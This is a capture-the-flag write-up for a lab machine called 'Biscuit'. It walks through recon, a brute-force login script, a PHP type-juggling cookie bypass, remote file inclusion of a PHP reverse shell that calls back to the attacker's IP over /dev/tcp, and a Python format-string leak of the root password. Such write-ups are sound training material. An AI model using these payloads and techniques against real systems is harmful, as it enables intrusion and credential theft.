Biscuit
Recon
In the beginning, I used nmap with the following parameters. I found only ports 22, 80, and 111 open (it appears to be a web application in PHP running on Linux).
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/biscuit]
└──╼ sudo nmap 172.16.5.90 -Pn -sSVC -T5

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 a7:48:17:3c:48:3f:27:f2:c7:be:eb:56:30:33:b5:5e (RSA)
|   256 0b:8d:71:5d:94:d3:be:7e:fc:99:84:80:3d:6d:6d:41 (ECDSA)
|_  256 35:f4:48:e3:50:d1:ba:88:fd:a3:47:31:bd:af:31:9e (ED25519)
80/tcp  open  http    Apache httpd 2.4.48 (() PHP/7.4.19)
|_http-server-header: Apache/2.4.48 () PHP/7.4.19
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
First, I performed fuzzing on the web application using ffuf and discovered a directory named class.
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/biscuit]
└──╼ $ffuf -u http://172.16.5.90/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -t 100 -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.5.90/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

class                   [Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 157ms]
.                       [Status: 200, Size: 6773, Words: 862, Lines: 301, Duration: 151ms]
Upon accessing the application, I encountered a login page at the index.


So, I decided to verify the /class path and found something. This directory was exposed with a file named Auth.class.php. I tried to access the file to view its source code, but nothing happened.
Exploitation
Here, we have many vectors to explore. So, I decided to start with the web application. The first thing that came to mind was to explore the request using Type Juggling, as the backend is running PHP.
POST / HTTP/1.1
Host: 172.16.5.90
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://172.16.5.90
Connection: keep-alive
Referer: http://172.16.5.90/
Cookie: PHPSESSID=hj59tek1le91eot9i0j4gh9icp
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=teste&password=teste
I tried modifying the parameters username and password to create a vector: username[] and password[], but I didn't succeed. References: Type Juggling, PHP Type Juggling Vulnerability and PHP Magic Tricks: Type Juggling
I tried SQL Injection using ghauri and sqlmap, but the application wasn't vulnerable to SQLi.
The other thing I tried was a brute force attack to check if there were default credentials on the web application. I wrote a python script to do this.
import requests
from concurrent.futures import ThreadPoolExecutor

user_file = '/usr/share/seclists/Usernames/top-usernames-shortlist.txt'
pass_file = '/usr/share/seclists/Passwords/Default-Credentials/default-passwords.txt'
url = 'http://172.16.5.90'

def attempt_login(user, passwd):
    response = requests.post(url, data={'username': user, 'password': passwd})
    if (len(response.text) != 6773) and (len(response.text) != 6905):
        print(f'User {user} and password {passwd} is correct')

def main():
    users = [line.strip() for line in open(user_file, 'r')]
    passwords = [line.strip() for line in open(pass_file, 'r')]

    with ThreadPoolExecutor(max_workers=1000) as executor:
        for user in users:
            for passwd in passwords:
                executor.submit(attempt_login, user, passwd)

if __name__ == '__main__':
    main()
So, we found the default credentials: guest:guest. After logging in, we encountered the following page, which did not have any modules or functions to explore.

But when we checked the storage section, we found a JWT session cookie:
eyJobWFjIjoiNDg5OWM3MTIxNWEzMDdlZGUwMjkyYjY3MGRhNDE5NTkiLCJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwaXJhdGlvbiI6MTczNTI0NjM2MX0=When we decode it with Base64, we get the following content:
{"hmac":"4899c71215a307ede0292b670da41959","username":"guest","expiration":1735246361}Here, we have an HMAC to sign and validate the user guest, reference: JSON Web Token (JWT) Signing Algorithms Overview. What happens if I try to change the username or HMAC?
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/biscuit]
└──╼ $echo '{"hmac":"4899c71215a307ede0292b670da41959","username":0,"expiration":1735246361}' | base64

eyJobWFjIjoiNDg5OWM3MTIxNWEzMDdlZGUwMjkyYjY3MGRhNDE5NTkiLCJ1c2VybmFtZSI6MCwi ZXhwaXJhdGlvbiI6MTczNTI0NjM2MX0K
We have an error in our application with the exception: Biscuit Security Exception, you've been blocked due to cookie tampering. Stop or your IP address will be banned!

We can see that the request passes through Auth.class.php. Now, we need to test the change on the HMAC.
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/biscuit]
└──╼ $echo '{"hmac":0,"username":0,"expiration":1735246361}' | base64

eyJobWFjIjowLCJ1c2VybmFtZSI6MCwiZXhwaXJhdGlvbiI6MTczNTI0NjM2MX0K
When we made the request, the application returned a warning and an error:
Warning: require_once(0.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 64

Fatal error: require_once(): Failed opening required '0.php' (include_path='.:/usr/share/pear:/usr/share/php') in /var/www/html/index.php on line 64
Here, we have a Type Juggling issue in the session cookie with the hmac parameter. After testing, we found a value that allows us to bypass the validation. We need to set true in the hmac parameter.
We have a method inside Auth_class.php with require_once(any_php_file.php). We can exploit this because it's essentially similar to the include() method in PHP. So, we need to pass our PHP shell file to require_once. References: function.require-once.php, function.include.php, and PHP require_once Keyword.
I created a PHP file called shell.php with:
<?php system("/bin/bash -c 'sh -i >& /dev/tcp/10.0.10.235/4444 0>&1'"); ?>And now, we just need to create a local server with Python and send the request with the hmac parameter. Note: We don't need to add the PHP extension at the end of the URL.
┌─[ribeirin@parrot]─[~/Documents/machines/hackingclub/biscuit]
└──╼ $echo '{"hmac":true,"username":"http://10.0.10.235:8000/shell","expiration":1735246361}' | base64
eyJobWFjIjp0cnVlLCJ1c2VybmFtZSI6Imh0dHA6Ly8xMC4wLjEwLjIzNTo4MDAwL3NoZWxsIiwi
ZXhwaXJhdGlvbiI6MTczNTI0NjM2MX0K
Post Exploitation
Here, I found some things with linpeas, but I wasn't successful with that. So, I decided to perform the recon manually.
After a long time, I found a file (using sudo -l) that we have permissions to execute with sudo.
bash-4.2$ sudo -l
Matching Defaults entries for apache on ip-172-16-2-123:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User apache may run the following commands on ip-172-16-2-123:
    (ALL) NOPASSWD: /opt/biscuit_checker.py
Basically, this file just blocks an IP from a single file located at /var/www/html/block.ips.db.json and prints the list of blocked IPs.

Inside block.ips.db.json, we have a JSON file with a list of IPs to block. So, we can edit this file to add whatever we want. To test, I'll modify it to {"ips":[test]}.

After the test, we can see that there is a method called ip_blocked() inside ip. So, here I can access the internal attributes using a Format String vulnerability.
References:
- Can Python's string .format() be made safe for untrusted format strings?
- Is format string still an issue in Python?
- OWASP - Testing for Format String
{"ips":["{ip.list_blocked.__globals__}"]}After modifying, we were able to access the internal variables and found the root password: Th1s_1s_Sup3r_S3cr3t_R00t_K3y.

Now, just switch to the root user and got the flag =D.